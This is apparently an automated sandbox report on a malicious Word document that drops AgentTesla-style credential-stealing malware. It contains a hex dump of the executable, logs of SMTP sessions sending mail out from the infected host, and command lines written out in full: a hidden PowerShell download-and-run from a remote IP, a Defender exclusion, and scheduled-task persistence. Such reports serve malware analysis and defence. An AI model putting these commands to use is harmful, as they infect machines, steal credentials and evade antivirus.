00 00 00 be 02 73 1f 00 00 0a 7d 01 00 00 04 02 73 20 00 00 0a 7d 06 00 00 04 02 28 21 00 00 0a 02 28 14 00 00 06 02 7b 0d 00 00 04 17 6f 22 00 00 0a 2a 1b 30 03 00 ac 00 00 00 01 00 00 11 02 28 03 00 00 06 02 03 7d 03 00 00 04 03 2d 09 02 14 7d 02 00 00 04 2b 54 02 7b 01 00 00 04 03 6f 23 00 00 0a 6f 24 00 00 0a 2c 19 02 02 7b 01 00 00 04 03 6f 23 00 00 0a 6f 25 00 00 0a 7d 02 00 00 04 2b 28 02 73 26 00 00 0a 7d 02 00 00 04 02 7b 01 00 00 04 03 6f 23 00 00 0a 02 7b 02 00 00 04 6f 27 00 00 0a 02 28 07 00 00 06 02 7b 02 00 00 04 2c 36 02 7b 02 00 00 04 6f 28 00 00 0a 0a 2b 0f 12 00 28 29 00 00 0a 0b 02 07 28 10 00 00 06 12 00 28 2a 00 00 0a 2d e8 de 0e 12 00 fe 16 11 00 00 1b 6f 12 00 00 0a dc 2a 01 10 00 00 02 00 81 00 1c 9d 00 0e 00 00 00 00 8e 02 7b 06 00 00 04 6f 2b 00 00 0a 02 7b 09 00 00 04 6f 2c 00 00 0a 6f 2d 00 00 0a 02 14 7d 03 00 00 04 2a 13 30 03 00 29 00 00 00 02 00 00 11 02 7b 07 00 00 04 0a 06 0b 07 03 28 2e 00 00 0a 74 04 00 00 02 0c 02 7c 07 00 00 04 08 07 28 01 00 00 2b 0a 06 07 33 df 2a 00 00 00 13 30 03 00 29 00 00 00 02 00 00 11 02 7b 07 00 00 04 0a 06 0b 07 03 28 30 00 00 0a 74 04 00 00 02 0c 02 7c 07 00 00 04 08 07 28 01 00 00 2b 0a 06 07 33 df 2a 00 00 00 1b 30 03 00 f9 00 00 00 03 00 00 11 02 7b 03 00 00 04 6f 23 00 00 0a 28 31 00 00 0a 02 7b 03 00 00 04 6f 23 00 00 0a 28 32 00 00 0a 0a 06 72 01 00 00 70 28 33 00 00 0a 28 34 00 00 0a 16 73 35 00 00 0a 0b 02 7b 02 00 00 04 6f 28 00 00 0a 0c 38 89 00 00 00 12 02 28 29 00 00 0a
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELBa0 @ @@\O H.text `.rsrc@@.reloc @BHH!Ljs}s }(!({o"*0()-}+T{o#o$,{o#o%}+(s&}{o#{o'({,6{o(+()((*-o*{o+{o,o-}*0){(.t|(+3*0){(0t|(+3*0{o#(1{o#(2rp(3(4s5{o(8()</td></tr>
</table>

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 25, 2021 18:15:49.911569118 CET	587	49167	208.91.199.224	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 18:15:49.912316084 CET	49167	587	192.168.2.22	208.91.199.224	EHLO 141700
Nov 25, 2021 18:15:50.060368061 CET	587	49167	208.91.199.224	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 25, 2021 18:15:50.062571049 CET	49167	587	192.168.2.22	208.91.199.224	AUTH login bS1rb25pZWN6bnlAZXVyb3BlY2VsbC5ldQ==
Nov 25, 2021 18:15:50.211478949 CET	587	49167	208.91.199.224	192.168.2.22	334 UGFzc3dvcmQ6
Nov 25, 2021 18:15:50.364773989 CET	587	49167	208.91.199.224	192.168.2.22	235 2.7.0 Authentication successful
Nov 25, 2021 18:15:50.365942955 CET	49167	587	192.168.2.22	208.91.199.224	MAIL FROM:<m-konieczny@europecell.eu>
Nov 25, 2021 18:15:50.514678001 CET	587	49167	208.91.199.224	192.168.2.22	250 2.1.0 Ok
Nov 25, 2021 18:15:50.515450954 CET	49167	587	192.168.2.22	208.91.199.224	RCPT TO:<m-konieczny@europecell.eu>
Nov 25, 2021 18:15:50.675885916 CET	587	49167	208.91.199.224	192.168.2.22	250 2.1.5 Ok
Nov 25, 2021 18:15:50.676439047 CET	49167	587	192.168.2.22	208.91.199.224	DATA
Nov 25, 2021 18:15:50.825654030 CET	587	49167	208.91.199.224	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Nov 25, 2021 18:15:51.866069078 CET	587	49167	208.91.199.224	192.168.2.22	250 2.0.0 Ok: queued as 92DD13A1A86
Nov 25, 2021 18:16:00.303539991 CET	587	49168	208.91.199.225	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 18:16:00.303939104 CET	49168	587	192.168.2.22	208.91.199.225	EHLO 141700

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 25, 2021 18:16:00.456043005 CET	587	49168	208.91.199.225	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 25, 2021 18:16:00.456239939 CET	49168	587	192.168.2.22	208.91.199.225	AUTH login bS1rb25pZWN6bnlAZXVyb3BlY2VsbC5ldQ==
Nov 25, 2021 18:16:00.609339952 CET	587	49168	208.91.199.225	192.168.2.22	334 UGFzc3dvcmQ6
Nov 25, 2021 18:16:00.764110088 CET	587	49168	208.91.199.225	192.168.2.22	235 2.7.0 Authentication successful
Nov 25, 2021 18:16:00.764594078 CET	49168	587	192.168.2.22	208.91.199.225	MAIL FROM:<m-konieczny@europecell.eu>
Nov 25, 2021 18:16:00.918028116 CET	587	49168	208.91.199.225	192.168.2.22	250 2.1.0 Ok
Nov 25, 2021 18:16:00.918572903 CET	49168	587	192.168.2.22	208.91.199.225	RCPT TO:<m-konieczny@europecell.eu>
Nov 25, 2021 18:16:01.078608990 CET	587	49168	208.91.199.225	192.168.2.22	250 2.1.5 Ok
Nov 25, 2021 18:16:01.079021931 CET	49168	587	192.168.2.22	208.91.199.225	DATA
Nov 25, 2021 18:16:01.231420994 CET	587	49168	208.91.199.225	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Nov 25, 2021 18:16:02.157263994 CET	49168	587	192.168.2.22	208.91.199.225	.
Nov 25, 2021 18:16:02.454163074 CET	587	49168	208.91.199.225	192.168.2.22	250 2.0.0 Ok: queued as 00FA11D7F9C
Nov 25, 2021 18:16:12.105878115 CET	49168	587	192.168.2.22	208.91.199.225	QUIT
Nov 25, 2021 18:16:12.258209944 CET	587	49168	208.91.199.225	192.168.2.22	221 2.0.0 Bye
Nov 25, 2021 18:16:12.800467968 CET	587	49169	208.91.199.223	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 18:16:12.800950050 CET	49169	587	192.168.2.22	208.91.199.223	EHLO 141700
Nov 25, 2021 18:16:12.952631950 CET	587	49169	208.91.199.223	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 25, 2021 18:16:12.952924013 CET	49169	587	192.168.2.22	208.91.199.223	AUTH login bS1rb25pZWN6bnlAZXVyb3BlY2VsbC5ldQ==
Nov 25, 2021 18:16:13.106471062 CET	587	49169	208.91.199.223	192.168.2.22	334 UGFzc3dvcmQ6
Nov 25, 2021 18:16:13.261068106 CET	587	49169	208.91.199.223	192.168.2.22	235 2.7.0 Authentication successful
Nov 25, 2021 18:16:13.261806011 CET	49169	587	192.168.2.22	208.91.199.223	MAIL FROM:<m-konieczny@europecell.eu>
Nov 25, 2021 18:16:13.414693117 CET	587	49169	208.91.199.223	192.168.2.22	250 2.1.0 Ok
Nov 25, 2021 18:16:13.415137053 CET	49169	587	192.168.2.22	208.91.199.223	RCPT TO:<m-konieczny@europecell.eu>
Nov 25, 2021 18:16:13.579514980 CET	587	49169	208.91.199.223	192.168.2.22	250 2.1.5 Ok
Nov 25, 2021 18:16:13.580049038 CET	49169	587	192.168.2.22	208.91.199.223	DATA
Nov 25, 2021 18:16:13.732167006 CET	587	49169	208.91.199.223	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Nov 25, 2021 18:16:15.341310978 CET	587	49169	208.91.199.223	192.168.2.22	250 2.0.0 Ok: queued as 7AAA4DA296
Nov 25, 2021 18:16:21.787130117 CET	587	49170	208.91.199.224	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 18:16:47.266040087 CET	587	49172	208.91.199.224	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 18:16:47.266547918 CET	49172	587	192.168.2.22	208.91.199.224	EHLO 141700
Nov 25, 2021 18:16:47.411499023 CET	587	49172	208.91.199.224	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 25, 2021 18:16:47.412118912 CET	49172	587	192.168.2.22	208.91.199.224	AUTH login bS1rb25pZWN6bnlAZXVyb3BlY2VsbC5ldQ==
Nov 25, 2021 18:16:47.557813883 CET	587	49172	208.91.199.224	192.168.2.22	334 UGFzc3dvcmQ6
Nov 25, 2021 18:16:47.708725929 CET	587	49172	208.91.199.224	192.168.2.22	235 2.7.0 Authentication successful
Nov 25, 2021 18:16:47.709115028 CET	49172	587	192.168.2.22	208.91.199.224	MAIL FROM:<m-konieczny@europecell.eu>
Nov 25, 2021 18:16:47.857166052 CET	587	49172	208.91.199.224	192.168.2.22	250 2.1.0 Ok
Nov 25, 2021 18:16:47.857582092 CET	49172	587	192.168.2.22	208.91.199.224	RCPT TO:<m-konieczny@europecell.eu>
Nov 25, 2021 18:16:48.021215916 CET	587	49172	208.91.199.224	192.168.2.22	250 2.1.5 Ok
Nov 25, 2021 18:16:48.021595001 CET	49172	587	192.168.2.22	208.91.199.224	DATA
Nov 25, 2021 18:16:48.166672945 CET	587	49172	208.91.199.224	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Nov 25, 2021 18:16:49.666822910 CET	587	49172	208.91.199.224	192.168.2.22	250 2.0.0 Ok: queued as E66333A1B18
Nov 25, 2021 18:16:55.161237001 CET	49172	587	192.168.2.22	208.91.199.224	QUIT

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 25, 2021 18:16:55.306260109 CET	587	49172	208.91.199.224	192.168.2.22	221 2.0.0 Bye
Nov 25, 2021 18:16:55.699424982 CET	587	49173	208.91.199.224	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 18:16:55.699944973 CET	49173	587	192.168.2.22	208.91.199.224	EHLO 141700
Nov 25, 2021 18:16:55.844575882 CET	587	49173	208.91.199.224	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 25, 2021 18:16:55.845048904 CET	49173	587	192.168.2.22	208.91.199.224	AUTH login bS1rb25pZWN6bnlAZXVyb3BlY2VsbC5ldQ==
Nov 25, 2021 18:16:55.990134954 CET	587	49173	208.91.199.224	192.168.2.22	334 UGFzc3dvcmQ6
Nov 25, 2021 18:16:56.137636900 CET	587	49173	208.91.199.224	192.168.2.22	235 2.7.0 Authentication successful
Nov 25, 2021 18:16:56.138192892 CET	49173	587	192.168.2.22	208.91.199.224	MAIL FROM:<m-konieczny@europecell.eu>
Nov 25, 2021 18:16:56.283674955 CET	587	49173	208.91.199.224	192.168.2.22	250 2.1.0 Ok
Nov 25, 2021 18:16:56.284219980 CET	49173	587	192.168.2.22	208.91.199.224	RCPT TO:<m-konieczny@europecell.eu>
Nov 25, 2021 18:16:56.354336977 CET	49169	587	192.168.2.22	208.91.199.223	QUIT
Nov 25, 2021 18:16:56.464593887 CET	587	49173	208.91.199.224	192.168.2.22	250 2.1.5 Ok
Nov 25, 2021 18:16:56.465066910 CET	49173	587	192.168.2.22	208.91.199.224	DATA
Nov 25, 2021 18:16:56.506661892 CET	587	49169	208.91.199.223	192.168.2.22	221 2.0.0 Bye
Nov 25, 2021 18:16:56.609827995 CET	587	49173	208.91.199.224	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Nov 25, 2021 18:16:56.613157988 CET	49173	587	192.168.2.22	208.91.199.224	.
Nov 25, 2021 18:16:56.853490114 CET	587	49173	208.91.199.224	192.168.2.22	250 2.0.0 Ok: queued as 5A7EC3A1B1C
Nov 25, 2021 18:16:56.962841034 CET	587	49174	208.91.198.143	192.168.2.22	220 us2.outbound.mailhostbox.com ESMTP Postfix
Nov 25, 2021 18:16:56.963052034 CET	49174	587	192.168.2.22	208.91.198.143	EHLO 141700
Nov 25, 2021 18:16:57.112601995 CET	587	49174	208.91.198.143	192.168.2.22	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Nov 25, 2021 18:16:57.113282919 CET	49174	587	192.168.2.22	208.91.198.143	AUTH login bS1rb25pZWN6bnlAZXVyb3BlY2VsbC5ldQ==
Nov 25, 2021 18:16:57.263832092 CET	587	49174	208.91.198.143	192.168.2.22	334 UGFzc3dvcmQ6
Nov 25, 2021 18:16:57.416347027 CET	587	49174	208.91.198.143	192.168.2.22	235 2.7.0 Authentication successful
Nov 25, 2021 18:16:57.416778088 CET	49174	587	192.168.2.22	208.91.198.143	MAIL FROM:<m-konieczny@europecell.eu>
Nov 25, 2021 18:16:57.567409992 CET	587	49174	208.91.198.143	192.168.2.22	250 2.1.0 Ok
Nov 25, 2021 18:16:57.568006992 CET	49174	587	192.168.2.22	208.91.198.143	RCPT TO:<m-konieczny@europecell.eu>
Nov 25, 2021 18:16:57.732752085 CET	587	49174	208.91.198.143	192.168.2.22	250 2.1.5 Ok
Nov 25, 2021 18:16:57.733259916 CET	49174	587	192.168.2.22	208.91.198.143	DATA
Nov 25, 2021 18:16:57.882982016 CET	587	49174	208.91.198.143	192.168.2.22	354 End data with <CR><LF>.<CR><LF>
Nov 25, 2021 18:16:59.406790972 CET	587	49174	208.91.198.143	192.168.2.22	250 2.0.0 Ok: queued as 9F9E878224E
Nov 25, 2021 18:16:59.774890900 CET	587	49174	208.91.198.143	192.168.2.22	250 2.0.0 Ok: queued as 9F9E878224E

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 236 Parent PID: 596

General

Start time:	18:14:15
Start date:	25/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f670000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: powershell.exe PID: 1592 Parent PID: 236

General

Start time:	18:14:20
Start date:	25/11/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://173.232.204.89/taskmg.exe','C:\Users\user\AppData\Roaming\taskmg.exe');Start-Process 'C:\Users\user\AppData\Roaming\taskmg.exe'
Imagebase:	0x13f770000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000003.00000002.423965866.0000000000400000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities — Show Windows behavior

File Created

File Written

File Read

Registry Activities — Show Windows behavior

Analysis Process: powershell.exe PID: 2804 Parent PID: 236

General

Start time:	18:14:21
Start date:	25/11/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://173.232.204.89/taskmg.exe','C:\Users\user\AppData\Roaming\taskmg.exe');Start-Process 'C:\Users\user\AppData\Roaming\taskmg.exe'
Imagebase:	0x13f770000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000005.00000002.418266539.0000000000160000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities — Show Windows behavior

File Read

Analysis Process: powershell.exe PID: 2968 Parent PID: 236

General

Start time:	18:14:21
Start date:	25/11/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://173.232.204.89/taskmg.exe','C:\Users\user\AppData\Roaming\taskmg.exe');Start-Process 'C:\Users\user\AppData\Roaming\taskmg.exe'
Imagebase:	0x13f770000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities — Show Windows behavior

File Read

Analysis Process: taskmg.exe PID: 1156 Parent PID: 1592

General

Start time:	18:14:26
Start date:	25/11/2021
Path:	C:\Users\user\AppData\Roaming\taskmg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\taskmg.exe"
Imagebase:	0x12d0000
File size:	777216 bytes
MD5 hash:	815982590DE5E574ABB8A0310826E200
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000009.00000002.446169718.000000000283F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000009.00000002.446030181.00000000027A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.446756970.000000000384A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.446756970.000000000384A000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 2924 Parent PID: 1156

General

Start time:	18:14:29
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\gZfDBpJYZ.exe
Imagebase:	0x22300000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: schtasks.exe PID: 1176 Parent PID: 1156

General

Start time:	18:14:30
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\gZfDBpJYZ" /XML "C:\Users\user\AppData\Local\Temp\tmp3054.tmp
Imagebase:	0xde0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: taskmg.exe PID: 2784 Parent PID: 1156

General

Start time:	18:14:34
Start date:	25/11/2021
Path:	C:\Users\user\AppData\Roaming\taskmg.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\taskmg.exe
Imagebase:	0x12d0000
File size:	777216 bytes
MD5 hash:	815982590DE5E574ABB8A0310826E200
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000000.443795246.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000000.443795246.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000002.705042151.0000000002817000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000E.00000002.705042151.0000000002817000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000000.442473841.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000000.442473841.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000000.442015388.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000000.442015388.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000002.704893314.00000000027A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000E.00000002.704893314.00000000027A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000002.704243058.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000002.704243058.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000000.443302064.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000E.00000000.443302064.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: verclsid.exe PID: 1200 Parent PID: 236

General

Start time:	18:14:39
Start date:	25/11/2021
Path:	C:\Windows\System32\verclsid.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\verclsid.exe" /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5
Imagebase:	0xffa10000
File size:	11776 bytes
MD5 hash:	3796AE13F680D9239210513EDA590E86
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: notepad.exe PID: 2856 Parent PID: 236

General

Start time:	18:14:41
Start date:	25/11/2021
Path:	C:\Windows\System32\notepad.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\NOTEPAD.EXE" "C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp.ScT
Imagebase:	0xffe30000
File size:	193536 bytes
MD5 hash:	B32189BDFF6E577A92BAA61AD49264E6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Disassembly

Code Analysis